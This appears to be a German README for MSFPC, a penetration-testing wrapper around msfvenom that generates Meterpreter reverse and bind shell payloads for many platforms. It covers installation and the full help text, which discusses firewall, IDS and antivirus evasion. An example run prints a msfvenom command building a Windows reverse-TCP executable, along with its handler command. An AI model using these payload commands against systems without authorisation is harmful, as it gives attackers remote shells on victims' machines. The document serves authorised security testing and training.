 g0tmi1k/msfpc
MSFvenom Payload Creator (MSFPC)

Eine schnelle Möglichkeit, verschiedene „grundlegende“ Meterpreter-Payloads via msfvenom (Teil des Metasploit-Frameworks) zu generieren.

MSFvenom Payload Creator (MSFPC) ist ein Wrapper, um mehrere Typen von Payloads basierend auf der Benutzerwahl zu generieren. Die Idee ist, so einfach wie möglich zu sein (nur eine Eingabe erforderlich), um den Payload zu erstellen.
Die vollständige Automatisierung von msfvenom & Metasploit ist das Endziel (sowie die Möglichkeit, MSFPC selbst zu automatisieren). Der Rest besteht darin, das Leben des Benutzers so einfach wie möglich zu gestalten (z.B. IP-Auswahlmenü, msfconsole-Ressourcendatei/Befehle, Batch-Payload-Produktion und die Möglichkeit, Argumente in beliebiger Reihenfolge einzugeben (in verschiedenen Formaten/Mustern)).
Die einzige notwendige Eingabe des Benutzers sollte die Definition des gewünschten Payloads sein, entweder über die Plattform (z.B. windows) oder die Dateierweiterung, die der Payload haben soll (z.B. exe).
eth0.wan.loop.batch (für alles), batch msf (für jede Meterpreter-Option), batch staged (für jeden gestagten Payload) oder batch cmd stageless (für jeden stageless-Kommandozeilen-Prompt)!Hinweis: Dies wird nicht versuchen, Anti-Virus-Lösungen in irgendeiner Phase zu umgehen.
$ curl -k -L "https://raw.githubusercontent.com/g0tmi1k/mpc/master/msfpc.sh" > /usr/local/bin/msfpc
$ chmod 0755 /usr/local/bin/msfpc
MSFPC ist bereits paketiert in Kali Rolling, also musst du nur Folgendes tun:
root@kali:~# apt install -y msfpc

$ bash msfpc.sh -h -v
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
   Example: msfpc.sh windows 192.168.1.10        # Windows & manual IP.
            msfpc.sh elf bind eth0 4444          # Linux, eth0's IP & manual port.
            msfpc.sh stageless cmd py https      # Python, stageless command prompt.
            msfpc.sh verbose loop eth1           # A payload for every type, using eth1's IP.
            msfpc.sh msf batch wan               # All possible Meterpreter payloads, using WAN IP.
            msfpc.sh help verbose                # Help screen, with even more information.

 <TYPE>:
   + APK
   + ASP
   + ASPX
   + Bash [.sh]
   + Java [.jsp]
   + Linux [.elf]
   + OSX [.macho]
   + Perl [.pl]
   + PHP
   + Powershell [.ps1]
   + Python [.py]
   + Tomcat [.war]
   + Windows [.exe // .dll]

 Rather than putting <DOMAIN/IP>, you can do a interface and MSFPC will detect that IP address.
 Missing <DOMAIN/IP> will default to the IP menu.

 Missing <PORT> will default to 443.

 <CMD> is a standard/native command prompt/terminal to interactive with.
 <MSF> is a custom cross platform shell, gaining the full power of Metasploit.
 Missing <CMD/MSF> will default to <MSF> where possible.
   Note: Metasploit doesn't (yet!) support <CMD/MSF> for every <TYPE> format.
 <CMD> payloads are generally smaller than <MSF> and easier to bypass EMET. Limit Metasploit post modules/scripts support.
 <MSF> payloads are generally much larger than <CMD>, as it comes with more features.

 <BIND> opens a port on the target side, and the attacker connects to them. Commonly blocked with ingress firewalls rules on the target.
 <REVERSE> makes the target connect back to the attacker. The attacker needs an open port. Blocked with engress firewalls rules on the target.
 Missing <BIND/REVERSE> will default to <REVERSE>.
 <BIND> allows for the attacker to connect whenever they wish. <REVERSE> needs to the target to be repeatedly connecting back to permanent maintain access.

 <STAGED> splits the payload into parts, making it smaller but dependent on Metasploit.
 <STAGELESS> is the complete standalone payload. More 'stable' than <STAGED>.
 Missing <STAGED/STAGELESS> will default to <STAGED> where possible.
   Note: Metasploit doesn't (yet!) support <STAGED/STAGELESS> for every <TYPE> format.
 <STAGED> are 'better' in low-bandwidth/high-latency environments.
 <STAGELESS> are seen as 'stealthier' when bypassing Anti-Virus protections. <STAGED> may work 'better' with IDS/IPS.
 More information: https://community.rapid7.com/community/metasploit/blog/2015/03/25/stageless-meterpreter-payloads
                   https://www.offensive-security.com/metasploit-unleashed/payload-types/
                   https://www.offensive-security.com/metasploit-unleashed/payloads/

 <TCP> is the standard method to connecting back. This is the most compatible with TYPES as its RAW. Can be easily detected on IDSs.
 <HTTP> makes the communication appear to be HTTP traffic (unencrypted). Helpful for packet inspection, which limit port access on protocol - e.g. TCP 80.
 <HTTPS> makes the communication appear to be (encrypted) HTTP traffic using as SSL. Helpful for packet inspection, which limit port access on protocol - e.g. TCP 443.
 <FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will switch to 'allports' based on <TYPE>.
 Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.
 By altering the traffic, such as <HTTP> and even more <HTTPS>, it will slow down the communication & increase the payload size.
 More information: https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication

 <BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGLESS> & <TCP + HTTP + HTTPS + FIND_PORT>
 <LOOP> will just create one of each <TYPE>.

 <VERBOSE> will display more information.
$
$ bash msfpc.sh windows 192.168.1.10
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.10
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.1.10 LPORT=443 \
  > '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
$
